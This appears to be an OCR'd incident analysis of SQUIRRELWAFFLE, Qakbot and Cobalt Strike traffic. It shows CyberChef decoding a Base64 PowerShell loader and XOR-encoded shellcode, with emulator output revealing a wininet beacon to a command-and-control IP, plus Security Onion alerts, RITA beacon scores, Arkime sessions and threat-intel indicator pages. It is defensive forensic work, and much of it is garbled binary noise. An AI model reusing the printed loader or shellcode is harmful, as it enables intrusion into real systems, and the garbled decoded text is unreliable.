xZWFJsVkhsdlpTZ3BDbjBLQ2x0Q2VYUmxXMTFkSkhaaGNsOWpiMlJsYlMlRGIyNTJaWEowWFRvNlJuSnZiVUpoYzJVMk5GTjBj
bWxlWnlnbkl6aDFjVWwlVFdwUk5uSkhSWFpHU0hGSVJWUnhTRVYyYlVoRk0zRkdSVXhNU2xKdlFsSklFcGlTVkU0UkRSMWQzVkpkVl
JDTURORO1IRklSWHB4UjBWbVNYWlBiMWt4ZFcwMElXUndTWFpPZW5GSGN6ZHhTSE5FUlhaRVFVZ3ljVzlHTmlkcE9WSklZMFYxVDFBMGRYZDFTWFZS
WW5jeFlsaEpSamRpUjBZMFNGWnpSamR4U0hOSVNYWkNSbkZETlc5eFNITXZTWFpEYjBvMloyazRObkJlUW5ka05HVkZTalpsV0V4amR6TjBPRlZoWj
NoNVMxWXJVekF4UjFaNVRreFdSWEJPVTIlalRHSXhVVVpLVG5veVJYUjRNRlJJVWpCalJYTmFaRlp4UlROUVlrdHdlVTFxUlROblV6WnVTbmxUVTBK
NVkydDFkMUJEVFdwalNFNUlaRXR4T0RWa2VqSjVSazQwUlhaR2VGTjVUV2haTmlSNFkxaEdkMk5ZVGt4NVNGbE9SMDU2TW5GMVYyYzBTRTFUTTBoU0
lGTmtlSGRrVlhOUFNsUjBXVE5RWVcwMGVYbHVORU5KYWtsNFRHTndkRlpZU2paeVlYbERjRXhwWldKQlpuUjZNbkYxU2t4YVowbzVSWFI2TWtWMGVE
QlRVMUolWkZoT1lRHeElWRVJMVG5veWJrTk5UVWwlVFdFMVJtVlZSWFI2UzNOcFNXcEpPSEp4UldsTmFuazJhbUl6VG5kTlZWWk9RVWw0ZDJ0RUluWm
hWVmxwVVZWVmJHbE5lamxxZFhwVWVsbEJOall3YnpFNEswSjVWekpOTVUlc2R6QTNZMEp4VWlFeVozRjVNbTVEV0VaYWNHVkpXRlUzUW5vd0swOXVa
ME5OTkhRd2JYZFNWSEZ5U1RVM2NubG9USFkzV2pKck9HaGFSekJKTW5STlZVWmnXa0V3ZUZkV01FbE5WRVZuVGxRd2NGW1NaekZCVkVVMGRVdFhTa0


From Base64 - CyberChef
gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=VTJWMExWTjBjbWxqZEUxdlpHVWdMVlps...
Download CyberChef
Last build: 2 months ago
Options
About / Support
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption / Encoding
Public Key
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
STEP
BAKE!
Auto Bake
Input
length: 6336
lines: 1
U2V0LVN0cmljdE1vZGUgLVZlcnNpb24gMgoKJERvSXQgPSBAJwpablZ1WTNScGIyNGdablZ1
WTE5blpYUmZjSEp2WTE5aFpHUnlaWE56SUhzS0NWQmhjbUZ0SUNna2RtRnlYMjF2WkhWc1pT
d2dKSFpoY2w5d2NtOWpaV1IxY21VcENRa0tDU1IyWVhKZmRXNXpZV1psWDI1aGRHbDJaVjl0
WlhSb2IyUnpJRDBnS0Z0QmNIQkViMjFoYVc1ZE9qcERkWEp5Wlc1MFJHOXRZV2x1TGtkbGRF
RnpjMlZ0WW14cFpYTW9LU0I4SUZkb1pYSmxMVTlpYW1WamRDQjdJQ1JmTGtkc2IySmhiRUZ6
YzJWdFlteDVRMkZqYUdVZ0xVRnVaQ0FrWHk1TWIyTmhkR2x2Ymk1VGNHeHBkQ2duWEZ3bktW
c3RNVjB1UlhGMVlXeHpLQ2RUZVhOMFpXMHVaR3hzSnlrZ2ZTa3VSMlYwVkhsd1pTZ25UV2xq
Y205emIyWjBMbGRwYmpNeUxsVnVjMkZtWlU1aGRHbDJaVTFsZEdodlpITW5LUW9KSkhaaGNs
OW5jR0VnUFNBa2RtRnlYM1Z1YzJGbVpWOXVZWFJwZG1WZmJXVjBhRzlrY3k1SFpYUk5aWFJv
YjJRb0owZGxkRkJ5YjJOQlpHUnlaWE56Snl3Z1cxUjVjR1ZiWFYwZ1FDZ25VM2x6ZEdWdExs
SjFiblJwYldVdVNXNTBaWEp2Y0ZObGNuWnBZMlZ6TGtoaGJtUnNaVkpsWmljc0lDZHpkSEpw
Ym1jbktTa0tDWEpsZEhWeWJpQWtkbUZ5WDJkd1lTNUpiblp2YTJVb0pHNTFiR3dzSUVBb1cx
TjVjM1JsYlM1U2RXNTBhVzFsTGtsdWRHVnliM0JUWlhKMmFXTmxjeTVJWVc1a2JHVlNaV1pk
S0U1bGR5MVBZbXBsWTNRZ1UzbHpkR1Z0TGxKMWJuUnBiV1V1U1c1MFpYSnZjRk5sY25acFky
VnpMa2hoYm1Sc1pWSmxaaWdvVG1WM0xVOWlhbVZqZENCSmJuUlFkSElwTENBb0pIWmhjbDkx
Output
time: 7ms
length: 4750
lines: 13
Set-StrictMode -Version 2
$DoIt = @'
ZnVuY3Rpb24gZnVuY19nZXRfcHJvY19hZGRyZXNzIHsKCVBhcmFtICgkdmFyX21vZHVsZSwg
JHZhcl9wcm9jZWR1cmUpCQkKCSR2YXJfdW5zYWZlX25hdGl2ZV9tZXRob2RzID0gKFtBcHBE
b21haW5dOjpDdXJyZW50RG9tYWluLkdldEFzc2VtYmxpZXMoKSB8IFdoZXJlLU9iamVjdCB7
ICRfLkdsb2JhbEFzc2VtYmx5Q2FjaGUgLUFuZCAkXy5Mb2NhdGlvbi5TcGxpdCgnXFwnKVst
MV0uRXF1YWxzKCdTeXN0ZW0uZGxsJykgfSkuR2V0VHlwZSgnTWljcm9zb2Z0LldpbjMyLlVu
c2FmZU5hdGl2ZU11dGhvZHMnKQoJJHZhcl9ncGEgPSAkdmFyX3Vuc2FmZV9uYXRpdmVfbWV0
aG9kcy5HZXRNZXRob2QoJ0dldFByb2NBZGRyZXNzJywgW1R5cGVbXV0gQCgnU3lzdGVtLlJ1
bnRpbWUuSW50ZXJvcFNlcnZpY2VzLkhhbmRsZVJlZicsICdzdHJpbmcnKSkCX1ldHVybiAk
dmFyX2dwYS5JbnZva2UoJG51bGwsIEAoW1N5c3RlbS5SdW50aW1lLkludGVyb3BTZXJ2aWNl
cy5IYW5kbGVSZWZdKE5ldy1PYmplY3QgU3lzdGVtLlJ1bnRpbWUuSW50ZXJvcFNlcnZpY2Vz
LkhhbmRsZVJlZigoTmV3LU9iamVjdCBJbnRQdHIpLCAoJHZhcl91bnNhZmVfbmF0aXZlX21l
dGhvZHMuR2V0TWV0aG9kKCdHZXRNb2R1bGVIYW5kbGUnKSkuSW52b2tlKCRudWxsLCBAKCR2


From Base64 - CyberChef
gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=Wm5WdVkzUnBiMjRnWm5WdVkxOW5aW...
Download CyberChef
Last build: 2 months ago
Options
About / Support
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption / Encoding
Public Key
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
STEP
BAKE!
Auto Bake
Input
start: 4480
end: 4480
length: 0
length: 4480
lines: 1
ZnVuY3Rpb24gZnVuY19nZXRfcHJvY19hZGRyZXNzIHsKCVBhcmFtICgkdmFyX21vZHVsZSwg
JHZhcl9wcm9jZWR1cmUpCQkKCSR2YXJfdW5zYWZlX25hdGl2ZV9tZXRob2RzID0gKFtBcHBE
b21haW5dOjpDdXJyZW50RG9tYWluLkdldEFzc2VtYmxpZXMoKSB8IFdoZXJlLU9iamVjdCB7
ICRfLkdsb2JhbEFzc2VtYmx5Q2FjaGUgLUFuZCAkXy5Mb2NhdGlvbi5TcGxpdCgnXFwnKVst
MV0uRXF1YWxzKCdTeXN0ZW0uZGxsJykgfSkuR2V0VHlwZSgnTWljcm9zb2Z0LldpbjMyLlVu
c2FmZU5hdGl2ZU11dGhvZHMnKQoJJHZhcl9ncGEgPSAkdmFyX3Vuc2FmZV9uYXRpdmVfbWV0
aG9kcy5HZXRNZXRob2QoJ0dldFByb2NBZGRyZXNzJywgW1R5cGVbXV0gQCgnU3lzdGVtLlJ1
bnRpbWUuSW50ZXJvcFNlcnZpY2VzLkhhbmRsZVJlZicsICdzdHJpbmcnKSkKCXJldHVybiAk
dmFyX2dwYS5JbnZva2UoJG51bGwsIEAoW1N5c3RlbS5SdW50aW1lLkludGVyb3BTZXJ2aWNl
cy5IYW5kbGVSZWZdKE5ldy1PYmplY3QgU3lzdGVtLlJ1bnRpbWUuSW50ZXJvcFNlcnZpY2Vz
LkhhbmRsZVJlZigoTmV3LU9iamVjdCBJbnRQdHIpLCAoJHZhcl91bnNhZmVfbmF0aXZlX21l
dGhvZHMuR2V0TWV0aG9kKCdHZXRNb2R1bGVIYW5kbGUnKSkuSW52b2tlKCRudWxsLCBAKCR2
YXJfbW9kdWxlKSkpKSwgJHZhcl9wcm9jZWR1cmUpKQp9CgpmdW5jdGlvbiBmdW5jX2dldF9k
ZWxlZ2F0ZV90eXBlIHsKCVBhcmFtICgkQlbUGFyYW1ldGVyKFBvc2l0aW9uID0gMCwgTWFu
ZGF0b3J5ID0gJFRydWUpXSBbVHlwZVtdXSAkdmFyX3BhcmFtZXRlcnMsCgkJW1BhcmFtZXRl
Output
start: 3360
end: 3360
length: 0
time: 6ms
length: 3360
lines: 32
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRp
BRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi
9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLc
w3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2Etx0dHR0dEsZdVqE3PbKpyMjI3gS6nJySSBy
ckuwPCMjcHNLdKq85dz2yFN4EvFxSyMhY6dxcXFwcXNLyHYNGNz2quWg4HMS3HR0SdxwdUsO
JTtY3Pam4yyn4CIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2
nCMMIyMa5FeUEtzKsiIjI8rqIiMjy6jc3NwMUVNAIxwkD2vaUYiQUUliMz9juzTzYA6F0o18
+ByW2M1Nlw07cBqRa2gqy2nCXFZpeIXe7Bz0+OngCO4t0mwBTqrE57ryhLv7Z2k8hZG0I2tM
UFcZA0xWV09MTEgNT0pVRg1ATE4uKWJAQEZTVxkDCQwJLil2UEZRDmJERk1XGQNuTFlKT09C
DBYNEwMLdEpNR0xUUANtdwMVDRIKA2JTU09GdEZBaEpXDBYQFA0QFQMLaGt3bm8PA09KSEYD
ZEZASEwKLikj4fiueOuY1ztN4ZfZzKBBjhNr6fFReAyi8Lo54ECJvNszebRgoBYwp1Q3WlCm
Jnjei2MnICPegRFGvi6yQg0quw3oI1yfEMsTzKKV/NhH4LwFaPX89KAruC4yeBBWJq82K7F/
MKhzGtcl/HazeMBaHvdTax9YtUNDdjk6T5YosBatYq2nuOON6b4jcxy/nBt9vQ8hqSBLyFF2


Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
XOR
Key
35
DECIMAL
Scheme
Standard
Null preserving

Output

time: 1ms
length: 798
lines: 4

```
üè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}
ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]hnet.hwiniThLw&.ÿÕ1ÿWWWWWh:
Vy§ÿÕé....
[1ÉQQj.QQh....SPhW..ÆÿÕëp[1ÒRh..@.RRRSRPhëU.;ÿÕ.Æ.ÃP1ÿWWjÿSVh-..
{ÿÕ.À..Ã...1ÿ.öt..ùë
hªÅâ]ÿÕ.ÁhE!^1ÿÕ1ÿWj.QVPh·Wà.ÿÕ¿./..9Çt·1ÿé....éÉ...è.ÿÿÿ/rpc.?.,Hùr«³rjA
..@..ÐC-¦ñ®_Û?µûîn´..S9²HK      èJá.uJ[¦ýÏ?
xÛÊÃ+Í.ñO"m.çÄ.Ñ§.ØDJ.¦².Host: outlook.live.com
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
Gecko)
.ÂÛ.[È»´.nÂ´úï.b.0HÊÒr[/.Ó..Ãcª.ø.Z.C.5..w.ys..[ý¨@...ý¢2e.
.a.     ..Ë..¼3è0ï.¶ßûdÃ.&KÖß×...
.[3u.....\..P9ô.ßU.[ãy=ÔpH<{.``U..lµ..5.A...À®Ê..P?.
¿8^.,...hërURá.$.Zö1o?/.½F.Øþe±
%zKtò.õÄ.eW..hðµ¢VÿÕj@h....h..@.WhX¤SåÿÕ.¹.....ÙQS.çWh.
..SVh...âÿÕ.ÀtÆ...Ã.ÀuåXÃè©ýÿÿ47.242.164.33.Q   ¿m
```

```
C:\Users\PROD-SANDBOX\Downloads>scdbg.exe -f download.dat
Loaded 31e bytes from file download.dat
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b0  InternetOpenA()
4010cc  InternetConnectA(server: 47.242.164.33, port: 8083, )

Stepcount 2000001
```

	Count ▼	rule.name
🔔 ⚠	343	ET MALWARE Possible SQUIRRELWAFFLE Server Response
🔔 ⚠	343	ET MALWARE SQUIRRELWAFFLE Server Response
🔔 ⚠	339	ET MALWARE SQUIRRELWAFFLE Loader Activity (POST)
🔔 ⚠	61	ET JA3 Hash - [Abuse.ch] Possible Dridex
🔔 ⚠	45	ET MALWARE Observed Qbot Style SSL Certificate

Security Onion - Destination IPs

Export

Destination IP	Count
149.28.99.97	45
108.62.141.222	27
50.19.227.64	7
50.16.216.118	6
54.243.45.255	6
23.21.173.155	4
13.89.179.10	3
20.73.194.208	3
20.199.120.85	3
51.124.78.146	3

< 1 2 3 4 5 >


Security Onion - Destination Ports

Export

Destination Port	Count
443	59
2222	45
8888	27
465	8
25	2
587	1

```
dfir@ubuntu:~/rita$ rita import *.log Squirrelwaffle_Qakbot

        [+] Importing [conn.log dce_rpc.log dns.log files.log http.log kerberos.log ntlm.lo
g packet_filter.log smb_files.log smb_mapping.log smtp.log ssl.log weird.log x509.log]:
        [-] Verifying log files have not been previously parsed into the target dataset ...

        [-] Processing batch 1 of 1
        [-] Parsing logs to: Squirrelwaffle_Qakbot ...
        [-] Parsing conn.log -> Squirrelwaffle_Qakbot
        [-] Parsing dns.log -> Squirrelwaffle_Qakbot
        [-] Parsing http.log -> Squirrelwaffle_Qakbot
        [-] Parsing ssl.log -> Squirrelwaffle_Qakbot
        [-] Finished parsing logs in 15ms
        [-] Host Analysis:            164 / 164  [==================] 100 %
        [-] Uconn Analysis:           221 / 221  [==================] 100 %
        [!] No Proxy Uconn data to analyze
        [-] Exploded DNS Analysis:    155 / 155  [==================] 100 %
        [-] Hostname Analysis:        155 / 155  [==================] 100 %
        [-] Beacon Analysis:          221 / 221  [==================] 100 %
        [-] Gathering FQDNs for Beacon Analysis ...     [                    ]
        [-] FQDN Beacon Analysis:     131 / 131  [==================] 100 %
        [!] No Proxy Beacon data to analyze
        [-] UserAgent Analysis:       4 / 4  [==================] 100 %
        [!] No invalid certificate data to analyze
        [-] Updating blacklisted peers ...
        [-] Indexing log entries ...
        [-] Updating metadatabase ...
        [-] Done!

Theres a new Minor version of RITA 4.6.0 available at:
https://github.com/activecm/rita/releases
```

	A	B	C	D	E	F	G	H
1	Score	Source IP	Destination IP	Connections	Avg. Bytes	Intvl Range	Size Range	Top Intvl
2	0.782	172.16.1.128	103.253.212.72	127	1095	1	84	25
3	0.76	172.16.1.128	173.201.193.101	26	92	859	156	7
4	0.751	172.16.1.128	104.153.45.49	72	1049	2	36	25
5	0.735	172.16.1.128	107.180.43.3	144	1126	2	80	25
6	0.665	172.16.1.128	107.151.94.156	105	102	712	156	7
7	0.661	172.16.1.128	108.62.141.222	27	67018	43	26287	6
8	0.66	172.16.1.128	64.136.52.44	49	102	532	156	7
9	0.655	172.16.1.128	64.136.44.50	52	217	935	1860	7
10	0.652	64.136.52.50	172.16.1.128	49	42	898	4	3
11	0.652	107.151.94.156	172.16.1.128	48	40	878	0	8
12	0.591	64.136.52.44	172.16.1.128	22	40	532	0	10
13	0.59	172.16.1.128	64.136.52.50	152	160	846	1804	7
14	0.521	172.16.1.128	149.28.99.97	45	61859	319	109013	317
15	0.49	172.16.1.128	96.114.157.81	23	424	568	858	7
16	0.478	172.16.1.128	173.201.192.229	24	125	688	276	7
17	0.467	172.16.1.128	183.234.10.133	77	84	1414	156	7
18	0.448	172.16.1.128	217.160.0.61	22	85	2066	156	7



+	tcp	2021/09/22 10:49:03	2021/09/22 10:49:07	172.16.1.128	52025	108.62.141.222	8888	266	221,396 235,776	arkime	Alt Name obeysecuritybsness.com
+	tcp	2021/09/22 10:49:07	2021/09/22 10:49:09	172.16.1.128	52028	108.62.141.222	8888	29	8,696 10,278	arkime	Alt Name obeysecuritybsness.com
+	tcp	2021/09/22 10:49:51	2021/09/22 10:49:52	172.16.1.128	52031	108.62.141.222	8888	24	7,026 8,338	arkime	
+	tcp	2021/09/22 10:50:21	2021/09/22 10:50:22	172.16.1.128	52034	108.62.141.222	8888	23	7,150 8,408	arkime	
+	tcp	2021/09/22 10:50:27	2021/09/22 10:50:28	172.16.1.128	52036	108.62.141.222	8888	23	6,983 8,241	arkime	
+	tcp	2021/09/22 10:50:33	2021/09/22 10:50:35	172.16.1.128	52037	108.62.141.222	8888	26	6,980 8,400	arkime	
+	tcp	2021/09/22 10:50:40	2021/09/22 10:50:42	172.16.1.128	52038	108.62.141.222	8888	24	6,983 8,295	arkime	
+	tcp	2021/09/22 10:50:47	2021/09/22 10:50:49	172.16.1.128	52039	108.62.141.222	8888	23	7,001 8,259	arkime	
+	tcp	2021/09/22 10:50:54	2021/09/22 10:50:59	172.16.1.128	52041	108.62.141.222	8888	1,648	1,313,419 1,402,427	arkime	
+	tcp	2021/09/22 10:51:01	2021/09/22 10:51:02	172.16.1.128	52044	108.62.141.222	8888	23	4,537 5,795	arkime	

Destination (108.62.141.222:8888)

U Q ◆\A◆i ◆%◆ s◆H=◆GJw6(◆ DOWNGRD |◆hg;{◆'2[+◆ ◆◆d◆ U◆◆◆,◆ ◆◆JC◆h◆0 ◆ (&◆r◆ . ◆ '◆U◆◆◆:%◆◆r◆-◆C

' uD* ◆◆=B4◆A◆◆w◆@◆+%◆J◆◆◆◆◆◆Úd◆m ◆HR◆◆h◆◆ E◆◆◆XI ◆◆{◆B Dd◆W◆M ◆vSZ◆eV◆ ◆6◆K◆◆x[◆◆\s|
◆ ◆◆ t◆ ◆x+Cp◆◆,m◆ ◆◆ ◆◆◆◆t◆◆◆ A◆◆◆◆hT_+6K◆'Q ◆] ,Ĩ SH64◆◆◆N| ◆;◆◆◆◆◆}oJ◆6◆u*◆!Q◆◆9n◆ ◆ ◆ p5◆-
K◆U ◆◆hy6◆o◆(>◆◆◆◆◆)uMP◆I◆◆>◆A◆r◆~◆◆n*◆◆◆◆◆ w◆)◆6-◆◆ tm_◆%fWU◆}
◆◆◆ ◆<◆t◆ ◆C^B>8 ◆◆P◆ θ ^◆Dv G◆&□+□5U◆◆w◆ Ш U◆la◆◆◆◆,◆8w◆s◆W3k◆◆◆◆◆}
◆.i◆)◆◆u◆◆◆bS◆◆a◆1◆ ◆1◆ 2◆±S Lc◆ Ќw ◆◆ ◆ ◆ } 碰◆◆\~ ◆ ◆◆◆gM-◆◆◆◆ty◆ vC◆{a◆□□□□/□□c ◆◆|◆s hx ◆?
◆◆◆ ◆D◆8◆◆◆◆'◆ ◆ ◆N ◆ ◆ ◆◆◆◆◆U◆n◆ ◆◆◆◆kP◆ |◆S◆◆D◆I qX6"+ S◆◆N◆P◆g◆◆4◆*◆◆◆?
W◆◆XbF r◆`%r◆◆z◆h◆X◆ :◆◆ M[◆◆
◆ ~◆ ◆ ◆◆W;◆D'd o%_q◆◆◆DY◆C◆Я/◆Z$◆ ◆◆[0◆◆◆.v◆ 5C◆h◆◆3◆◆ǫ◆J◆^|◆I◆@◆ <◆◆◆R{◆ g◆7}|p◆◆i◆(?
◆R5FG◆◆]j◆5◆◆ı◆ ◆a◆X◆'◆t ◆k◆◆ud◆◆+◆◆6E◆呈
6◆9◆◆◆t◆MX A◆S◆◆◆◆◆◆◆◆Ƨ ◆◆ CO X◆T◆;◆□6[◆G◆g|9#◆J◆◆ ◆ d◆J ◆>◆D◆nvF◆◆\◆◆◆◆<- ◆?
◆.◆◆[WG◆ ◆]◆ $,h◆5 ◆H◆n◆◆4◆θ: jl,{◆◆w?j◆Wk◆◆◆◆I◆◆◆◆U◆K+q=◆5◆ X ◆ L◆◆>◆◆◆◆(◆5◆ r ◆◆◆(◆q◆Q-
◆◆◆◆a◆t2◆LK ◆◆◆◆◆◆◆◆^◆\bopj◆◆◆p◆◆◆\◆'◆H◆V◆◆ ◆ ◆◆wO$◆ ◆ b◆(◆◆ ◆◆ GQ!1j◆◆Z◆H]◆◆ ,u6S\
◆ h◆ ◆◆6◆◆◆◆<◆◆ OЉEP◆N◆(◆◆V◆◆◆ wE!5Pl◆=◆vw◆◆ "_ˌBm@/
◆" q◆◆◆◆ ◆>◆a◆◆◆◆◆◆"NO◆,F.◆◆F◆◆◆T◆qWB¡ ν◆2◆◆ i◆◆i ◆◆w◆◆◆◆w◆◆◆ ◆<◆ ◆f◆◆L{ ⍚
3<◆ ◆c◆◆◆k◆ ◆‼' ◆◆◆◆◆S◆V◆ ĩ<%◆◆◆p◆◆◆g_◆◆m\◆◆◆^◆◆◆◆◆◆◆`◆<◆◆◆(◆◆◆◆◆'◆◆ @#◆9◆◆◆x◆◆rskV)N
◆◆◆"◆G◆◆◆¡◆ ◆◆b◆◆◆◆ y◆◆⁉7◆c◆◆5◆U◆◆N◆Yd◆O◆7◆◆z◆◆H◆$W)◆1◆◆◆◆]◆ ? z◆◆ /
ᖴ ◆ }+g◆$◆ ◆◆q◆◆<a◆á[]T◆$◆ n ◆◆ ◆oznaG◆◆◆◆f◆LJ (◆◆◆_A◆ w◆:◆oB◆6◆.:
ɤu◆S◆!&\◆ <mi◆¬◆◆<◆o⁉Ĩ6◆ǀPYD~H◆5◆j }◆I◆J ◆Z . Al◆!◆◆◆ P◆h ◆7◆◆◆!◆V
◆#◆)◆◆UKa◆[◆<◆◆ Ym◆◆Pb ◆O◆ˌ◆ ◆Ni◆&c◆◆◆◆e◆h#A◆◆Rz◆R□'Yb◆r ◆◆ ƃz/N

Dashboard Browse Scan Endpoints Create Pulse Submit Sample API Integration

DOMAIN

obeysecuritybsness.com Add to Pulse

IoC Cobaltstrike

● **domain Indicator Active**

CREATED 4 MONTHS AGO | MODIFIED 3 MONTHS AGO by soc_columbus | Public | TLP: White

FileHash-MD5: 1 | **URL:** 10 | **Domain:** 568 | **Hostname:** 276

IoC Cobaltstrike related with security event that occurred in Costa Rica on April 20, 2022


IoC Cobaltstrike

